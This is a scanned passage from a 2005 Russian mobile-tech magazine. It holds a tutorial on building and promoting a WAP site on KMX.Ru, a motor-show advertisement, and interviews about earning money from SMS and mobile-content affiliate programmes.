
помня :)), необходимо разобраться с навигацией. Реализовывать ее можно как угодно, но классической является древовидная структура сайта.

При такой структуре на главной странице располагаются ссылки на страницы независимых разделов сайта, а также ссылки на чат, форум и форму отправки мыла. Наверняка еще до создания сайта в голове автора оформился предполагаемый список разделов ("Новости сайта", "Обзор взломов", "Софт", "Линки" и т.п.). Чтобы не запутаться в дальнейшем, лучше сразу создать для этих разделов страницы news.wml, obzor.wml, soft.wml, links.wml. Со временем они заполнятся, а пока на главной страничке стоит вписать ссылки на эти новые страницы. Для этого нужно вставить, как нетрудно догадаться, элемент "Ссылка". Кстати, сразу совет: чтобы каждый раз не писать URL страницы полностью, адрес сайта из него можно исключить. Например, вместо "http://xaker.kmx.ru/soft.wml" писать просто "/soft.wml". Для главной страницы можно указывать просто спеш - "/". Такое сокращение допускается только для файлов и страниц, находящихся на СВОЕМ сайте.


Аналогично созданию разделов можно создать подразделы и т.д. Главное - не забывать ставить ссылки возврата, так как это правило хорошего тона в WAP. Например, на странице раздела стоит дать где-нибудь внизу ссылку на главную страницу, на странице подраздела - ссылку на ро- »




Окно "Менеджера страниц"



Новые элементы вставляются сразу за выбранным



Добавление элемента "Текст"



Создаем новую страницу

дительский раздел, и, если сочтешь нужным, на главную.

Понятное дело, рано или поздно возникнет необходимость использовать на странице графику. Можно, конечно, прописывать адреса картинок, находящихся на других сайтах, но для надежности лучше держать такие файлы у себя на сайте, так как сайт, послуживший источником картинки, может перестать работать :).

Во-первых, файл можно закачать себе, если известен его URL. Для этого в "Менеджере файлов" в меню есть пункт "Импорт". Выбираем его, вводим адрес файла и все! После нажатия ОК файл будет жить на сайте.

Второй способ, который пригодится тогда, когда нужная картинка есть в телефоне, а сам аппарат позволяет отправлять e-mail (имеет почтовый клиент). Прочитав еще раз FAQ, заходим в xPanel (раздел "Секретный ключ") и переписываем его на бумажку. Затем проникаем в почтовый клиент телефона (можно и компьютера), в тексте или/и теме письма указываем этот код специальным образом "(key:123456789)", прикрепляем к письму нужные файлы и отправляем на e-mail, который указан в FAQ. Такая закачка не всегда гарантируется, но позволяет закачивать файлы на сайт, не используя компьютер в принципе!

А сейчас внимание: все загружаемые файлы (кроме импортируемых) попадают в специальную папку \_UPLOAD\_, которая автоматически появится при первой удачной закачке. Конечно, если очень лень, можно ук-

зывать адрес непосредственно в эту папку, например так: [www.xakep.kmx.ru/\\_UPLOAD\\_/logo.jpg](http://www.xakep.kmx.ru/_UPLOAD_/logo.jpg). Но разве FAQ не был изучен :)? Если был, то из него стало точно известно, как создавать папки, перемещать и копировать в них файлы и страницы.

### БОЛЬШЕ ИНТЕРАКТИВНОСТИ!

■ Гостевая книга, удобный форум, красивая новостная лента. Где их достать? Самый простой вариант гостевой книги можно установить на сайт бесплатно, зарегистрировавшись здесь: [www.wap.mobilib.ru/gb/gbreg.php](http://www.wap.mobilib.ru/gb/gbreg.php). Есть и альтернативный, даже более простой вариант - установить на сайте ссылку [www.xakep.kmx.ru/gbfree.wml](http://www.xakep.kmx.ru/gbfree.wml) (гля сайтов KMX.Ru). Лента новостей ставится по этому же принципу. Неплохая подборка сервисов для WAP-сайта представлена здесь: [www.main.wapmaste.ru](http://www.main.wapmaste.ru). Регистрация и установка может производиться прямо с телефона.


### ЗАХОДИТЕ К НАМ!

■ И вот, наконец, после недельной, а может, и меньше того, работы, сайт принял вид, достойный созерцания многих сотен посетителей. Где же взять все эти удобства? Во-первых, предложить авторам других сайтов (желательно родственной тематики) обменяться ссылками. Некоторые сайты сами размещают ссылки на полезные ресурсы.


Во-вторых, зарегистрироваться в различных WAP-рейтингах и каталогах, выбирая те рейтинги, которые реально будут приводить посетителей на сайт. Как правило, это старые крупные рейтинги с числом участников более 1000. Почему? Потому что малые рейтинги знают немногие, в них меньше участников, меньше переходов на рейтинг, а следовательно, и с рейтинга на сайт. При всем этом не нужно ставить более двух-трех счетчиков, иначе нагрузка строюмы будет тормозить. Лучшие, конечно, счетчики или рейтинги - это [www.top.nash-kovcheg.ru](http://www.top.nash-kovcheg.ru) (пять форматов счетчиков, статистика по посетителям за 24 часа, с полуночи и on-line, графики посещения); [www.top.wab.ru](http://www.top.wab.ru)



Так может выглядеть собственноручно сконструированный сайт



Регистрация на wap.mobilib.ru




Встроенная гостевая на KMX.Ru

(статистика за неделю и месяц). Оба имеют более 1500 участников.

В-третьих, если сайт (вернее, его хозяин ;) ) нуждается в резком возрастании притока посетителей, за несколько десятков у.е. можно заказать рекламу на крупных ресурсах, которые предоставляют такие услуги. Сейчас рекламу размещают у себя следующие сайты: [www.wap.siemens-club.ru](http://www.wap.siemens-club.ru), [www.seclub.org](http://www.seclub.org), [www.wap.kmx.ru/?reklama](http://www.wap.kmx.ru/?reklama).

### ЗАРАБОТАЕМ ДЕНЬГИ?

■ Самый простой способ - это привлечение посетителей для реализации контента (картинок, мелодий и игр). Прежде всего, нужно выбрать контент-провайдера, через которого будут зарабатывать космические кредиты. Сейчас их существует довольно много - хватит всем, а при небольших объемах продаж особой разницы между ними нет, так что нетрудно выбрать, от кого получить заветные \$50-150. Как вариант, можно рассмотреть [wap.zanzi.ru](http://wap.zanzi.ru), [wap.mmska.ru](http://wap.mmska.ru), [wap.playfon.ru](http://wap.playfon.ru). У всех из перечисленных нет WAP-формы для регистрации партнеров, однако есть контактные e-mail ответственных людей, которые готовы ввести будущего партнера в курс дела и дать "партнерские ссылки", размещение которых на собственном сайте принесет процент зеленых баксов от продаж контента. При посещаемости сайта хотя бы 300-500 человек в день доход составит около \$50-100 в месяц. 





# MIMS 2005



9-ая Московская  
Международная  
Автомобильная  
Выставка

9th Moscow  
International  
Motor Show

24 – 28 августа 2005 24 – 28 August 2005

Выставочный комплекс  
ЗАО "Экспоцентр"  
на Красной Пресне, Москва

Exhibition Complex of Expocentr,  
Krasnaya Presnya,  
Moscow, Russia

Организаторы / Organisers:



IFE Group Plc  
325 Salisbury Road  
London, W19 5RS, UK  
Tel: +44 (0) 20 7956 5177  
Fax: +44 (0) 20 7956 5108  
Website: www.motorshow-ife.com



IFE LLC  
ул. Шолохова 42, Строение 2а  
125110 Москва, Россия  
Тел: +7 005 935 7300  
Факс: +7 005 935 7301  
Вебсайт: www.motorshow.ru

При поддержке / supported by



Министерство  
промышленности  
и энергетики РФ



Правительство  
Москвы



ufi  
Member

При содействии / Assisted by:



ЗАО Экспоцентр

Андрей Каролик (andrusha@real.hacker.ru)

# КОПЕЕЧКА ДЛЯ ПОРТАЛА

## ПЕЧАЛЬНЫЙ ОПЫТ ПОДРАБОТКИ

**Ж**елание зарабатывать "больше" естественно, но не всегда оправданно. С появлением SMS-услуг стало увеличиваться и количество предложений о партнерстве в этой области. Ты продаешь чьи-то услуги посетителям своего сайта, а тебе платят процент. Чем больше продал, тем больше получил. Только на деле результат такой деятельности оказывается почти нулевым.

**К**онечно, кто-то зарабатывает на SMS-услугах и делает это неплохо. В основном это операторы сотовой связи или разработчики сервисов, которые выкупают короткие номера у сотовых операторов. Либо проекты, изначально созданные для продажи подобных услуг. В отличие от них, с носом остаются те, кто не специализируется на SMS-услугах, но желают пополнить свои финансы "заодно". Причин для провала в зарабатывании на SMS-услугах много, но результат у всех один - нулевой.

Печальный опыт в этой области имеет онлайн-журнал "Настоящее кино" (позже стал выходить и в бумажном варианте): попытались продавать через свой сайт java-игры. Что из этого вышло, нам рассказал главный редактор онлайн-проекта и журнала "Настоящее кино" Александр Голубчиков.

**XS:** Когда, как и для чего создавался твой сайт?

**Александр Голубчиков:** Сайт организован уже почти пять лет назад, в 2000 году. Первоначально это была коллекция авторских wallpaper'ов (обоев для рабочего стола), отсюда и домен themes.ru. Спустя два года он был переориентирован, и в рамках сайта появилось направление, всячески связанное с кино: обзоры с кадрами из фильмов, рубрика с новостями

о кино. Все переродилось в 2002 году. Сайт изначально создавался под рекламу. Тогда было бешеное время, все что-то крутили, открывали баннерные показы и продавали рекламные площадки.

**XS:** А потом?

**Александр Голубчиков:** А потом это стало источником расхода, а не дохода. Если первое время реклама приносила деньги, то потом ее не стало вообще. Зато остались траты на хостинг, которые жрали часть моего месячного дохода на стороне. Какие-то сливки я снять успел, но в итоге сайт стал очень убыточным, хотя он был раскручен, и я уже много в него вложил. Долго-долго пытался что-то заработать. Мы перешли на киноконтент, так как рассчитывали на тематических рекламодателей. Практика показала, что обойный контент, к сожалению, не имеет профитного рекламодателя. А жрать у моря погоды... уже не устраивало. Поэтому был создан онлайн-киножурнал, который впоследствии переродился - спустя почти два года - в печатную версию (в октябре 2005 года вышел первый номер).

**XS:** Как вообще возникла мысль получить дополнительный заработок именно таким способом? Ты искал и сравнивал предложения, или предложение нашло тебя?

**Александр Голубчиков:** Не сравнивал и подходил к этому с точки зрения потребителя. Стал бы я тратить деньги на SMS-ки сам? Я понимал, что это может принести прибыль, и особо на эту тему не заморачивался. Но позже ко мне пришел мой старый школьный товарищ и сказал: "Саня! Как дела? Вот давай продовать! Вот такая хорошая штука, можно денег заработать!" Я решил: "Ну давай, попробуем". На сайте добавился всего один ссылок в меню наверху, а раздел был оформлен под "мой" стиль.

**XS:** Какие были правила игры?


**Александр Голубчиков:** На сайте были выставлены описания java-игр в соответствующем разделе и ссылки на сайт, где можно было скачать их. Переходы отслеживались по партнерскому идентификатору, а при покупке игр определенный небольшой процент перечислялся на мой партнерский счет. При посещениях основного сайта порядка 8000 человек в день определенные надежды были.

**XS:** Каковы результаты затеи? Что получили в итоге они, а что - ты?

**Александр Голубчиков:** В итоге за полгода я не получил с этого дела ни копейки, хотя в день было по 100-150-200 переходов на страницу. Но за все время, пока ссылка висела на сайте и при таком количестве переходов, было скачано всего три игры!



Онлайн-проект "Настоящее кино"



Попытка продажи java-игр в рамках проекта "Настоящее кино"





Сколько денег это принесло, не помню, но я не увидел и этих копеек, так как на мой счет должны были перевести средства только при накоплении определенной суммы. Как говорится, или падишах сдохнет, или ишак, или я. Вот я и сдал раньше.

**XS:** В чем причины провала?

**Александр Голубчиков:** Я вообще не предполагаю, что все это может принести деньги. Я был прав, потому что денег не увидел. Но люди, которые предложили мне это, видимо, поднимали на этом деньги.

**XS:** Что можешь посоветовать другим ресурсам? Для кого имеет смысл связываться с подобными сервисами и что влияет на успех подработки?

**Александр Голубчиков:** Есть люди, которые авось найдут в пустыне воду, а есть те, кто делают конкретные проекты в расчете на конкретную рекламную деятельность. Они знают, на чем заработают, и обычно зараба-

тывают. А если сначала делать бесплатный проект, а потом думать, как пришить рукав... Таких примеров мало. Но можно попробовать. Чем черт не шутит?


**XS:** Насколько я знаю, провал с порталом не повлиял на желание предложить SMS-сервис в журнале "Настоящее кино". Почему?

**Александр Голубчиков:** Так как у нас были разные медиа. Что не работало в онлайн, вполне может работать в офлайн. Пока сделали попытку провести голосование за лучшие фильмы с тем обещанием, что самые активные участники получат поход в кино на двоих, журналы, футболки. Прошел почти месяц, а результативность очень низкая - ничтожно мало. Либо наша аудитория не нуждается в подобном "разводе", либо мы погали это дело не очень правильно.

**XS:** А знаешь ли ты примеры аналогичных порталов, успешно зарабатывающих на SMS-сервисах?

**Александр Голубчиков:** Как правило, если человек хорошо зарабатывает, он об этом ничего не говорит :). Зато все слышали про игру, которую сделали совместно первая инвестиционная компания и Rambler. Но это было мошенничество. Тем, кто выйдет в финал, пообещали какое-то количество квартир, но не сказали в правилах, какое количество финалистов предполагается. Люди, пришедшие на последний 30-й этаж, в большинстве своем не обнаружили ни одного сертификата, а за время участия в игре потратили в среднем от \$150 до 250. То есть овчинка выделки не стоила, а участники почувствовали себя откровенными лузерами.

**XS:** Но кто-то на этом зарабатывает? Или это возможно только в результате мошенничества?

**Александр Голубчиков:** Мое мнение: хорошие деньги, очень хорошие деньги зарабатывают не те, кто работают по партнерским программам по продаже игр, а те, кто предоставляют игровые сервисы типа combats.ru. По закону о связи, человек не может оплачивать со своего мобильного счета какие-то услуги, кроме тех, которые предназначены для его телефона. На Западе давно осуществляют так называемые микроплатежи. У нас в стране хлеба по SMS'ке купить нельзя, а в Германии доходы от микроплатежей составляют до 70%. У нас же это официально не разрешено, но кто-то умудряется обойти этот запрет. Объявляют оператору, что за одну или несколько отосланных SMS можно получить мелодию для телефона, или анекдот дня, или еще что-то. Но человек, который платит эти деньги, на самом деле расплачивается за что угодно, в том числе за артефакты в какой-нибудь онлайн-игре. Когда микроплатежи будут узаконены у нас, они и станут реальным способом заработка. 

## МНЕНИЕ ЭКСПЕРТОВ

**XS:** Бытует мнение, что все партнерские программы скорее убыточны для партнеров, чем прибыльны. То есть выигрывает, как правило, тот, кто сам обеспечивает сервис, а не тот, кто продает контент. Отсюда и желание сосредоточить все в одних руках, а не терять значительную часть дохода на посредниках.

**Алексей Богачев aka Vegetot, WAP.KMX.RU:** Полная чушь :). Прибыль контент-провайдера растет пропорционально объемам продаж. В одиночку он не сможет достичь таких объемов, которые были бы у десятка или сотни партнеров WAP-сайтов, если, допустим, каждый из них имеет посещаемость 1000-5000 хостов в день. Многие партнеры "живут" на одних партнерских программах, а прибыль может составлять от десятков долларов до \$4000 в месяц.

**Сергей Коляга, главный редактор ИАА "Сотовик":** Отнюдь. Операторам, например, вообще не очень выгодно заниматься сторонним, непрофильным бизнесом: это усложняет структуру компании, управление ею. Операторы предпочитают служить "транспортном" для контент-партнеров: таким образом оператор повышает свои показатели по прибыли от дополнительных услуг, что важнее, чем прибыль от непрофильной деятельности.

Каролик Андрей (andrusha@real.hacker.ru)

# ИНТЕРВЬЮ С ПРОФЕССИОНАЛАМИ

## ЭКСПЕРТЫ ОТВЕЧАЮТ НА НАШИ ВОПРОСЫ

**С** начала у нас была идея сделать несколько материалов, описав отдельно возможные сервисы, правовые аспекты продажи медиаконтента, партнерские программы и т.д. В итоге мы составили список вопросов, которые задали профессионалам. И получили интересные ответы.



**XS:** Первое, что приходит на ум, когда думаешь о платных сервисах мобильной связи - это продажа мелодий, картинок и игр. Пожалуй, вспоминаешь еще различные SMS-голосования и знакомства. Есть ли еще какие-нибудь идеи о заработке в мобильном бизнесе?


**Алексей Богачев aka Vegemot, проект WAP.KMX.RU:** Прежде чем рассказывать о том, что есть, нужно пояснить, что было у нас и с чего все начиналось. Рынок этих услуг, несмотря на то, что он еще молод, довольно хорошо освоен в России. У истоков контент-провайдинга (услуг предоставления информации и медиаконтента посредством SMS-сообщений) в России стояли, пожалуй, две компании: "Никита Мобайл" и очень уважаемый мной портал Veeonline (сейчас это творение "ВымпелКома", а раньше, насколько мне известно, это была отдельная компания). Начиналось все в 2001-2002 году. Veeonline впервые в России создал интерактивные SMS-сервисы: тематика (общение и знакомства по темам), викторины (предлагали отвечать на вопросы и участвовать в розыгрышах виртуальных призов), игры, услуга "ГДЕ" (поиск объектов по станциям метро), пробки на дорогах, информационные рассылки и т.п. Дальше было еще интереснее: появились чаты. Это был настоящий бум! Люди, как сумасшедшие, просиживали ночи напролет, тыкая в кнопки, это была целая идеология, образ жизни. Больше всего мне нравилось в этом то, что "виртуал" выходил в "реал". Участники чатов встречались, были целые "чатовые тусовки". Они выезжали на природу, прыгали с парашютами, ездили на юг. Самые известные чаты, которые сейчас могу вспомнить - KOVCHEG, BUHTA, PARNAS, GURU. Veeonline получал баснословную прибыль - трафик был сумасшедший. По моим подсчетам, в день на одной только

Тематике было более десяти тысяч в убитых енотах. Казалось бы, что еще можно придумать? И вот тут появилась услуга "СМС-Мастер". Эта услуга позволяла любому человеку создавать свои собственные SMS-сервисы. Самыми первыми пользовательскими SMS-сервисами были USHI и BEGEMOT. Первый назывался так, потому что информировал пользователей по толковому словарю Ушинского. Второй был назван в честь своего создателя и представлял собой интерактивный сервис предоставления прогнозов погоды. Не прошло и года, как количество "сайтов" "СМС-Мастера" (так называли эти сервисы) выросло до нескольких сотен, а к 2004 году их количество измерялось уже в тысячах. Veeonline всячески поощрял своих пользователей. Одним из самых незабываемых событий была "Первая SMS-премия", состоявшаяся в 2003 году в клубе "Точка" в Москве. Для участия в церемонии присуждения премии приехало примерно 1000 человек со всей страны, были отмечены и награждены ценными призами номинанты во многих категориях. Вторая (уже как традиция) SMS-премия состоялась в 2004 году и имела еще больший успех. Вот такое легендарное начало... Контент-провайдеры в том виде, в котором мы их видим сейчас, появились в России примерно в конце 2003 года. Одни из первых - это INFON, Playfon, "Никита". Сейчас, в принципе, им и при-


надлежит пальма первенства и по качеству, и по объемам продаж. Одна из первых услуг, как помню - Мобильные знакомства (ТМ) от "Никиты". Хорошая реклама и отличный бренд сделали свое дело.

**Крего Яна, директор по маркетингу (компания INFON, "Агрегатор"):** Основным направлением деятельности нашей компании действительно является продажа картинок и мелодий для мобильных телефонов, а также java-приложений, java-игр и реалтонов. На втором месте по популярности услуг находятся медиaproекты (голосования, викторины), за ними идут информационные и развлекательные услуги. Что касается зарабатывания денег, то тут, наверное, важна фантазия, которая применима к любой из неголосовых услуг. Также все зависит от правильного прогнозирования каждой услуги.

**Мельникова Наталия, менеджер отдела маркетинга (компания "СМАРТС", "Ярославль-GSM"):** Начнем с того, что мы - оператор сотовой связи, поэтому платные сервисы являются дополнительными услугами в нашей сети - так называемые VAS (value added services - услуги с добавленной стоимостью). С 2003 года компания активно развивает дополнительные услуги, и их процент на сегодняшний день составляют 15% от общей выручки. На рынке контент-провайдинга наиболее при-



Мельникова Наталия



Крего Яна



большими являются следующие услуги: картинки и мелодии. SMS-игры еще полгода назад были достаточно популярны, но на их место приходят телевизионные интерактивные SMS-сервисы: голосования, викторины, конкурсы и т.п. С вводом GPRS у большинства российских операторов стали востребованными java-игры и приложения, а также видео. SMS-знакомства занимают довольно высокое место среди других подобных услуг, так как позволяют людям общаться! Часто благодаря таким услугам люди после виртуального знакомства переходят на общение "вживую", иногда такие знакомства заканчиваются свадьбой. Вообще можно предоставлять разные виды информации посредством мобильного телефона: книги, переводы, любые информационные сервисы, фондовый рынок и т.п. В последнее время развивается мобильный маркетинг. Через контент-провайдеров промышленные предприятия продвигают свою продукцию: проводят конкурсы и акции, суть которых - стимулирование SMS-трафика в результате размещения информации на товаре производителя.

**Сергей Коляда, главный редактор ИАА "Сотовик":** Не нужно забывать о справочно-информационных сервисах. Одним из самых крупных провайдеров таких сервисов является служба 009, но к ее услугам имеют доступ только абоненты МТС, для которых минута разговора с оператором стоит 1,95 USD (цены здесь и далее без учета НДС). Служба 009, в свою очередь, сотрудничает с контент-провайдерами, предоставляющими услуги консультационного или сервисного характера, например заказ билетов или юридическая консультация. Аналогичные службы есть и у операторов связи: как правило, в SIM-меню содержатся короткие номера информационных служб, позвонив на которые можно получить доступ к тому же спектру услуг и информации, что и на 009. И в отличие от службы МГТС, стоимость услуги у независимых контент-провайдеров, сотрудничающих с оператором, при этом варьируется от 0,50 до 3 USD в зависимости от ее типа. Например, на сегодня получение гороскопа по SMS дешевле, чем та же услуга по консультации с врачом. Только зарождается популярный во всем мире сервис по закачке книг для мобильных телефонов. На российском рынке работают несколько контент-провайдеров, продающих эти услуги. Например, за 1,75 USD уже сейчас можно закачать около сотни книжек от "Азазели" Акунина до "Анны Карениной". Не забывай о "Хамелеоне": это и не SMS-сервис, и не WAP. Это технология сотового

интерактивного вещания cellular interactive broadcasting, которая также позволяет получить доступ к контенту, как правило, информационному. В "Хамелеоне" в роли контент-провайдеров выступают известные СМИ: "Вегомости", "РБК", Russian Mobile. Стоимость одного запроса информации варьируется от 0,00 до 0,15 USD. При этом деньги делит оператор и провайдер по схеме 50/50. В результате запуска в сети МТС услуги i-mode (по лицензионному соглашению с японскими компаниями Nec и NTT DoCoMo) в сентябре 2005 года может родиться новый круг контент-провайдеров, предоставляющих сейчас услуги в интернете, поскольку i-mode позволяет легко перестраивать обычные интернет-сайты в форму, пригодную для просмотра на экране мобильного телефона, без особой потери их функциональности. Тогда, вероятно, появится возможность сделать мобильной и интернет-торговлю.

**XS:** Что наиболее прибыльно? Почему? Какие услуги реализовать просто, а с какими возможны проблемы?

**Алексей Богачев:** Из массового и общедоступного самое прибыльное (это факт) - развитие (развертывание) витрин продаж контента на раскрученных WAP-сайтах. Объемы продаж достигают умопомрачительных цифр. Мне известны люди, которым еще нет даже 18, но они зарабатывают в месяц по несколько тысяч долларов - просто тихо "стригут" WAP. Остается только предполагать, так как данных у меня нет, но такие банальные вещи, как SMS-голосования на радио и ТВ, приносят колоссальные деньги. Простой пример: идет концерт по какому-нибудь музыкальному каналу, выступает кумир маленьких девочек. Каждая маленькая девочка, а иногда и не маленькая, а иногда и не девочка, бежит и хватается за мобильник, чтобы "поддержать" своего кумира. Бред. Но работает на ура. Все остальные варианты, во всей своей красе представленные сейчас, почти в каждом рекламном ролике работают так же уверенно и хорошо. В ход идут любые СМИ - печать, радио, телевидение, и все работает.

**Сергей Коляда:** Не знаю, как обстоят дела у контент-провайдеров, но у операторов сотовой связи львиную долю (до 70%) доходов от неголосовых услуг обеспечивают SMS. В этом есть немалая заслуга контент-провайдеров. Технологические проблемы не позволяют полноценно распространять некоторые виды контента. Так, например, для того, чтобы закачивать книги для мобильных, нуж-

но иметь телефон, поддерживающий работу с java-приложениями. Некоторые бюджетные и устаревшие аппараты не имеют такого функционала. И наоборот, отсутствие определенного контента иногда служит причиной, по которой в Россию не ввозятся некоторые телефоны. Так, компания LG, разработавшая мощный игровфон, не может начать его поставки в нашу страну, потому что в России нет ни одного контент-провайдера, занимающегося распространением игровых приложений для телефонов на смарт-картах.

**Мельникова Наталия:** Самыми прибыльными являются услуги по картинкам и мелодиям, а также интерактивным голосованиям и конкурсам на телевидении, особенно в реалити-шоу. Конечно, прибыльность зависит от продвижения услуг. Проще всего реализовать знакомства, чаты, те же картинки, мелодии и систему информационных каналов. С картинками и мелодиями возникает проблема отчислений, связанных с авторскими правами, и затрат на продвижение услуги. Лучше всего продается тот контент, который рекламируется по телевидению. Реализовать SMS-игры сложнее, так как требуется обязательная реакция оборудования на команды абонентов, постоянное их стимулирование и, конечно, сама идея игры играет важную роль.

**Крего Яна:** Структура доходов следующая: логотипы/рингтоны - 74%, игры - 2%, информация и развлечения - 1%, общение и знакомства - 4%, медиаинтегрированные услуги (в том числе мобильный маркетинг) - 20%. Таким образом, наиболее популярными остаются услуги персонализации для телефонов.

**XS:** Какие партнерские программы распространены для тех, кто не имеет средств для обслуживания собственного сервиса, но готов заниматься контентом или вообще стать партнером подобной существующей компании?

**Мельникова Наталия:** Существуют компании-агрегаторы, например в Санкт-Петербурге. Они предоставляют свое оборудование, готовый функционал, заключенные договоры с операторами на конкретные номера, а новичку остается только заниматься идеей сервиса и его продвижением. Конечно, агрегатору выплачивается определенный процент с выручки.

**Алексей Богачев:** Партнерских программ полно. Причем сколько партнерских программ, столько различных вариантов расценок на тот или иной вид контента и столько различных ассортиментов java-игр и ме- »

логий. Кто-то работает на "эксклюзиве", то есть производители java-игр заключают с конкретным контент-провайдером договор примерно такого содержания: он (провайдер) и только он будет продавать, например первые полгода, их (производителей) новую суперклевую игру. Кто-то работает только с крупными порталами, где объемы продаж измеряются в сотнях и тысячах. Кто-то со всеми подряд. Идея партнерской программы проста. Допустим, ты - владделец WAP-сайта (web-сайты я не рассматриваю, так как не вижу смысла продавать через них контент - нерентабельно и глупо), твой сайт интересен довольно большой аудитории людей, например, в день от 1000 уникальных посетителей посещают твоё творение. Настало время подумать о том, чтобы получить с этого прибыль. Все просто: пишешь письмо одному из контент-провайдеров с просьбой начать работать по системе партнерских программ. Допустим, тебе ответили и присвоили некий ID-код - уникальный код партнера. Теперь посетитель, нажимая на ссылку "Суперполифония" на твоём сайте, переходит на сайт-витрину контент-провайдера, передавая вместе с собой по ссылке твой уникальный номер. И как только посетитель закажет платную загрузку, тебе на счет упадет процент. Обычно процентные ставки таковы, что с каждой проданной игры ты будешь иметь от \$0,4 до \$0,75, иногда до \$1 в зависимости от условий сотрудничества с контент-провайдером. Мелодии имеют ставки от \$0,15 до \$0,4, видео - \$0,3-0,4.

**Крего Яна:** Работать по партнерской программе могут компании, которые располагают различными каналами коммуникации со своими аудиториями, а именно: СМИ всех видов, интернет-ресурсы, салоны сотовой связи, производители сотовых телефонов, зарубежные провайдеры, крупные бренды, рекламные агентства, крупные торговые сети, производители товаров повседневного спроса и т.д.

**XS:** Бытует мнение, что все партнерские программы скорее убыточны для партнеров, чем прибыльны. То есть выигрывает, как правило, тот, кто обеспечивает сам сервис, а не тот, кто продает контент. Отсюда и желание сосредоточить все в одних руках, а не терять значительную часть дохода на посредниках.

**Мельникова Наталия:** Оператору сотовой связи невыгодно заниматься провайдингом - легче подключить к этому уже существующие компании. Поэтому в последнее время операторы оставляют большую долю дохода контент-провайдеру, который

берет на себя разработку сервиса, его поддержку и продвижение. Если судить с точки зрения новичка на рынке контент-провайдеров, то ему лучше заручиться помощью агрегатора, попробовать рынок и оценить перспективы самостоятельного развития. Не секрет, что большая доля дохода провайдеров уходит на выплаты по авторским правам и на продвижение продукта.

**Крего Яна:** Компаниям-провайдерам необходим один день для начала работы по партнерской программе на территории РФ. Для этого нужно просто заключить договор с контент-агрегатором. У них появляется возможность так называемого "быстрого старта". Контент-агрегатор берет на себя всю трудоемкую работу по заключению договоров с операторами сотовой связи, правообладателями. Агрегатор занимается производством контента и техническими решениями. Провайдерам не нужно тратить средства на приобретение дорогостоящего технического оборудования, создавать сервисы и контент. Все это уже есть у контент-агрегатора. Основные затраты будут направлены на правильное продвижение мобильных услуг.

**XS:** Что необходимо для того, чтобы запустить с нуля собственный сервис и обслуживать его самостоятельно? Может для примера описать ваш путь к успеху, возникшие проблемы и способы их решения?

